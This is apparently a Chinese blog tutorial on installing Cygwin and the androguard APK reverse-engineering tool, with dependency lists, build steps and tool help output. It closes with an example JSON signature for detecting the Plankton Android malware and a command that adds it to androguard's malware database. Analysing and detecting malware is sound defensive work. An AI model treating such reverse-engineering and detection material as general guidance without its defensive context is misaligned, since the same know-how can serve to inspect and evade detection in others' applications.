Commercial Support for Cygwin

For Cygwin licensing or commercial support, please visit the Red Hat Cygwin Product site.


Community Support for Cygwin

For **all** non-commercial Cygwin-related questions and observations, please check the resources available at this site, such as the FAQ, the User's Guide and the mailing list archives. If you've exhausted these resources then please send email to an appropriate mailing list . This includes observations about web pages, setup questions, questions about where to find things, questions about why things are done a certain way, questions about the color preferences of Cygwin developers, questions about the meaning of the number 42, etc.


根据自己的系统进行选择


32 bit 或者 64bit

2.


Cygwin Setup - Choose Installation Type
Choose A Download Source
Choose whether to install or download from the internet, or install from files in a local directory.
Install from Internet
(downloaded files will be kept for future re-use)
Download Without Installing
Install from Local Directory
< 上一步(B)
下一步(N) >
取消


一路 next


Cygwin Setup - Choose Download Site(s)
Choose A Download Site
Choose a site from this list, or add your own sites to the list
Available Download Sites:
http://mirrors.163.com
http://box-soft.com
http://mirrors.concertpass.com
http://cygwin.mirror.constant.com
ftp://mirrors.go-parts.com
http://mirrors.go-parts.com
ftp://mirrors-ru.go-parts.com
http://mirrors-ru.go-parts.com
ftp://mirrors-uk.go-parts.com
http://mirrors-uk.go-parts.com
ftp://mirrors-usa.go-parts.com
http://mirrors-usa.go-parts.com
http://cygwin.mirrors.hoobly.com
User URL:
Add
< 上一步(B)
下一步(N) >
取消




注意 devel default 变成 devel install


接下来 等待安装完成即可



接下来 安装 androguard-1.9


到 https://code.google.com/p/androguard/






下载完成后 解压


复制文件夹到 Cygwin 目录下的 home 文件夹里



接着启动

Cygwin





解释： cd .. 返回上层目录


cd androguard-1.9 进入到 androguard-1.9 目录下

python setup.py install 安装 androguard

等待安装完成

完成后 复制一个 apk 到目录下 执行命令

用命令 测试下吧



Ok 大功告成

Windows 下安装 androguard

一、准备工作

1、安装 msysgit

下载地址：

https://code.google.com/p/msysgit/downloads/list
https://code.google.com/p/msysgit/downloads/detail?name=msysGit-fullinstall-1.8.3-preview20130601.exe&can=2&q=

2、参考 AndroGuard 谷歌代码上的说明
http://code.google.com/p/androguard/wiki/Installation#Building_from_source_code_(default_install)

Building from source code (default install)

Requirements

Mandatory:

- >= python 2.6. Note that if you wish to use andromercury, python >= 2.7 is required.

Only with default python installation, you can disassemble/decompile Android Application (APK/DEX/ODEX), but if you need more features (images, interactive shell, similarities, elf analysis), you must install the next modules:

Optional:

- python-dev

- ipython >= 0.12 is required by **androlyze.py**.
- pygments is required by **androlyze.py**, to have colors with decompilation
- pydot for **androdd.py**
- python-ptrace for **androdump.py**
- chilkat: used to unzip the APK application for python2.6, otherwise the zip python module is used (module apk.py). Also used to retrieve the APK's certificate.
- magic is used in method get_files_types in APK module to found files types (module apk.py)
- pyfuzzy is used to calculate risk indicator (module **androrisk.py**)
- mercury is required by **andromercury.py**
- the elsim subdirectory, used by **androcsign.py, androsign.py, androdiff.py, androsim.py and andromercury.py**, also require:
    - sparsehash
    - muparser
    - snappy
    - bzip2

    - zlib
- psyco is used to accelerate androguard, but it's not mandatory to install it.

/ To check: requirement of numpy, scipy, smiasm, xz /

http://blog.csdn.net/asmcvc/article/details/9367723

依次下载：

http://archive.ipython.org/release/0.10.1/

https://pypi.python.org/pypi/Pygments
https://pypi.python.org/packages/source/P/Pygments/Pygments-1.6.tar.gz#md5=a18feedf6ffd0b0cc8c8b0fbdb2027b1

http://www.chilkatsoft.com/installPython27.asp

https://github.com/ahupp/python-magic
https://github.com/ahupp/python-magic/archive/master.zip

http://sourceforge.net/projects/pyfuzzy/files/pyfuzzy/

http://labs.mwrinfosecurity.com/tools/2012/03/16/mercury/downloads/
http://labs.mwrinfosecurity.com/assets/418/mercury-installer-2.2.2.zip

http://zlib.net/
http://zlib.net/zlib-1.2.8.tar.gz

http://bzip.org/downloads.html
http://bzip.org/1.0.6/bzip2-1.0.6.tar.gz

http://tukaani.org/xz/
http://tukaani.org/xz/xz-5.0.5.tar.gz

APK 静态分析工具 androguard 的部署使用和原理分析

Android 应用程序分析主要有静态分析和动态分析两种，常见的静态分析工具是 Apktool、dex2jar 以及 jdgui。今天突然主 要到 Google code 上有个叫做 androguard 的工具，提供了一系列的 Apk 以及 dex、odex、arsc 等文件的分析处理功能。很值得学习和分析。

androguard 项目主页：http://code.google.com/p/androguard/

androguard 是基于 python 的，将 Apk 文件中的 dex 文件，类，方法等都映射为 python 的对象，项目主页介绍了 androgurad 的 特性，简单来说，androguard 提供了 apk 文件的反向工程，恶意软件检测和威胁评估，还有程序行为可视化。功能相当丰富，是分析 apk 的好帮手。

androguard 的部署配置

androguard 是基于 python 的，所以无论 windows，linux 还是 mac os，只要能运行 python 的都可以运行 androguard。

我的软件环境是 Ubuntu12.04 64 位、java 1.6、 python 2.7.

androguard 的安装可以参考 Wiki，我基本按照这个步骤进行，有些地方是需要注意的。

1. 获得 androguard。 我是从 Downdload 里直接下载的 zip 包，并没有采用 hg 工具 clone，也没有使用 pre-installed Virtual Machine。将 zip 包放到工作目录下，解压缩。

2. 安装所需的 python 模块。 为了能够使用所有的功能，需要安装很多的 python 模块，例如 androdd.py 需要 pydot 来生成图片，androrisk.py 需要 pyfuzzy，akpiewer.py 需要 networkx。这些模块有的可以直接 apt-get install 安装，有些找不到，可以直接百度搜索，然后下载 zip 包解压缩后执行 python setup.py install 来安装。具体需要的模块请参考 Wiki，安装不全的也可以在运行时根据错误提示再进行安装。

3.in elsim/elsign/formula/Makefile: add the appropriate include directory where to find muParser.h. For example:

CFLAGS += -I/usr/include/muParser

in elsim/elsign/libelsign/Makefile, add the appropriate include directory for muParser.h and python. Example:

CFLAGS += -I/usr/include/muParser -I/usr/include/python2.7

4. 进入 androguard 目录，执行 make。

至此，androguard 的安装工作完成，androguard 目录下的所有 py 文件都是一个工具，用-h 查看帮助，例如：

```
root@shuai-Inspiron-One-2320:~/DevTools/androguard-1.9# ls
CHANGELOG       ag-st            androcsign.py  androgexf.py          androris
COPYING         androapkinfo.py  androdd.py     androguard            androsig
COPYING.LESSER  androarsc.py     androdiff.py   androguard.egg-info   androsim
Makefile        androauto.py     androdis.py    androlyze.py          androxgm
README.txt      androaxml.py     androdump.py   andromercury.py       apkviewe
root@shuai-Inspiron-One-2320:~/DevTools/androguard-1.9# ./androapkinfo.py -h
Usage: androapkinfo.py [options]

Options:
  -h, --help            show this help message and exit
  -i INPUT, --input=INPUT
                        file : use this filename (APK)
  -d DIRECTORY, --directory=DIRECTORY
                        directory : use this directory
  -t, --tag             display tags
  -v, --version         version
```

androguard 的使用

上图中所有绿色的 py 文件都是可用的工具，下面我介绍说明常用到的几个。

androcsign.py:

androcsign.py 用于添加 apk 文件的签名信息到一个数据库文件中。Androguard 工具目录下的 signatures/dbandroguard 文件为收集的恶意软件信息数据库。在开始使用 androcsign.py 前需要为 apk 文件编写一个 sign 文件，这个文件采用 json 格式保存。前文提到次工具可以检测恶意程序，是因为有恶意程序的签名库，是 signatures 目录下的 dbandroguard 文件，此目录中的.sign 文件为提供了 json 签名文件的范例，我看这个文件只能是手动去写了。

json 范例：

```
[
    {
        "SAMPLE":"apks/5aff5198c2fe5798bd7f1519dab0cd4ee737d5d2.apk"
    },
    {
        "BASE":"AndroidOS",
        "NAME":"Plankton",
        "SIGNATURE":[
            {
```

```
                "TYPE":"METHSIM",

"CN":"Lcn/plankton/device/android/service/AndroidMDKService$SNChecker;",
                "MN":"isRegistered",
                "D":"()Z"
            }
        ],
        "BF":"0"
    }
]
```


SAMPLE 指定需要添加信息的 apk 文件。BASE 指定文件运行的系统，目前固定为 AndroidOS。NAME 是该签名的名字。SIGNATURE 为 具体的签名规则，其中 TYPE 用来指定签名的类型，METHSIM 表示的是方法的签名，此外还有 CLASSSIM 表示为类签名；CN 用来指定方法所在的 类；MN 指定了方法名；D 指定了方法的签名信息。BF 用来指定签名的检测规则，可以同时满足 1 条或多条，例如，使用 SIGNATURE 定义了 3 条签名规则，当软件的代码同时满足规则 1 或规则 2 且满足规则 3 时说明样本符合检测条件，那么 BF 可定义为“"BF" : "(0 or 1) and 2"”。

在 Androguard 目录下新建一个 apks 目录，将 apk 复制进去，然后将 plankton.test.sign 文件复制到 Androguard 的 signatures 目录下，在终端提示符下执行下面的命令：

```
./androcsign.py -i signatures/plank.test.sign -o signatures/dbandroguard
```

